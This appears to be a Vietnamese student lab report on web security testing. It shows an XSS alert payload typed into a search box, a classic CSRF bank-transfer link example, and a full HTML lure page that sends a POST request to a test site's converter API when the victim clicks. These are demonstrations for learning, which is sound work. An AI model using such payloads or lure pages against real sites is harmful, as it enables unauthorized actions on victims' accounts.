


* Giá trị kiểm thử cho thấy lỗ hổng và giải thích:
  + Nhận thấy rằng website này có lỗ hổng bảo mật XSS khi nhập câu lệnh script của javascript ở trên.
  + Như vậy website đang xử lý ô input search như trên ảnh. Website cho phép xử lý dữ liệu đầu vào chưa được kĩ càng khiến cho việc lỗ hổng bảo mật XSS xảy ra. Lỗi này có thể do các lỗ hổng bảo mật cũ từ các framework cũ.

**Câu 3: Thực hiện kiểm thử lỗ hổng XSS để thực thi đoạn mã hiển thị thông báo có chứa 4 số cuối MSSV.**



* Tham số đầu vào:
  + Hộp input search
* Giá trị đầu vào:
  + Hợp input search: String
* Các bước kiểm thử và phán đoán: 0-1 điểm theo các bước kiểm thử và logic trong phán đoán:
  + Giờ hãy kiểm thử xem nó có lỗ hổng bảo mật XSS hay không?
    - Hãy kiểm nó thử nhập input vào đó đoạn sau đây:
      * <script>alert(“1050080275”)</script>



* Giá trị kiểm thử cho thấy lỗ hổng và giải thích:
  + Nhận thấy rằng website này có lỗ hổng bảo mật XSS khi nhập câu lệnh script của javascript ở trên.
  + Như vậy website đang xử lý ô input search như trên ảnh. Website cho phép xử lý dữ liệu đầu vào chưa được kĩ càng khiến cho việc lỗ hổng bảo mật XSS xảy ra. Lỗi này có thể do các lỗ hổng bảo mật cũ từ các framework cũ.

**Phần 2: Kiểm thử CSRF**

**Kịch bản tấn công**

Alice đang đăng nhập vào website ngân hàng của cô. Tại website này, một lệnh chuyển tiền có dạng sau:

GET http://bank.com/transfer.do?acct=bob&amp;amount=100 HTTP/1.1

Trong đó:

- Acct là username của người nhận

- Amount là số tiền cần chuyển

Eve bằng cách nào đó biết được Alice đã login và hắn muốn lấy tiền từ tài khoản của Alice. Eve gửi cho

Alice (qua email, hay chat, forum…) một đường link website của Eve, trong đấy HTML có chứa đoạn mã

sau:


<a> href=&quot;http://bank.com/transfer.do?acct=Eve&amp;amount=100000&quot;&gt;View my

Pictures!</a>

Và nếu Alice click vào dòng chữ View my Pictures thì ngay lập tức, tiền được chuyển cho Eve

Ví dụ:


Thử nghiệm trên trang [Bitcoin Web Site](http://aspnet.testsparker.com/Converter.aspx)




Khi converter BTC sang USD ta nhận thấy rằng website đang xử lý form này thông qua api là:

<http://aspnet.testsparker.com/ConverterResponse.aspx>

Payload yêu cầu để xử lý request là:



Thử nghiệm trên Postman với phương thức POST tương tự như đã kiểm tra phần tử từ website ta nhận được kết quả sau đây:



Sau đó ta tiến hành tạo một website:

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<title>BTC Converter</title>

<style>

body {

display: flex;

justify-content: center;

align-items: center;

height: 100vh;

margin: 0;

background-color: #f0f0f0;

}

img {

cursor: pointer;

max-width: 300px;

transition: transform 0.2s;

}

img:hover {

transform: scale(1.1);

}

</style>

</head>

<body>

<img src="https://via.placeholder.com/300x200.png?text=Click+to+Convert+BTC" alt="Convert BTC" onclick="sendPostRequest()">

<script>

function sendPostRequest() {

const url = 'http://aspnet.testsparker.com/ConverterResponse.aspx';

const payload = {

btcAmount: "100"

};

fetch(url, {

method: 'POST',

headers: {

'Content-Type': 'application/json'

},

body: JSON.stringify(payload)

})

.then(response => response.text())

.then(data => {

console.log('Success:', data);

alert('Request sent successfully!');

})

.catch(error => {

console.error('Error:', error);

alert('Error sending request.');

});

}

</script>

</body>

</html>

Khi người dùng nhấp vào ảnh kia nó sẽ tự động gửi yêu cầu đến website tương tự y như mô phỏng tấn công như trên.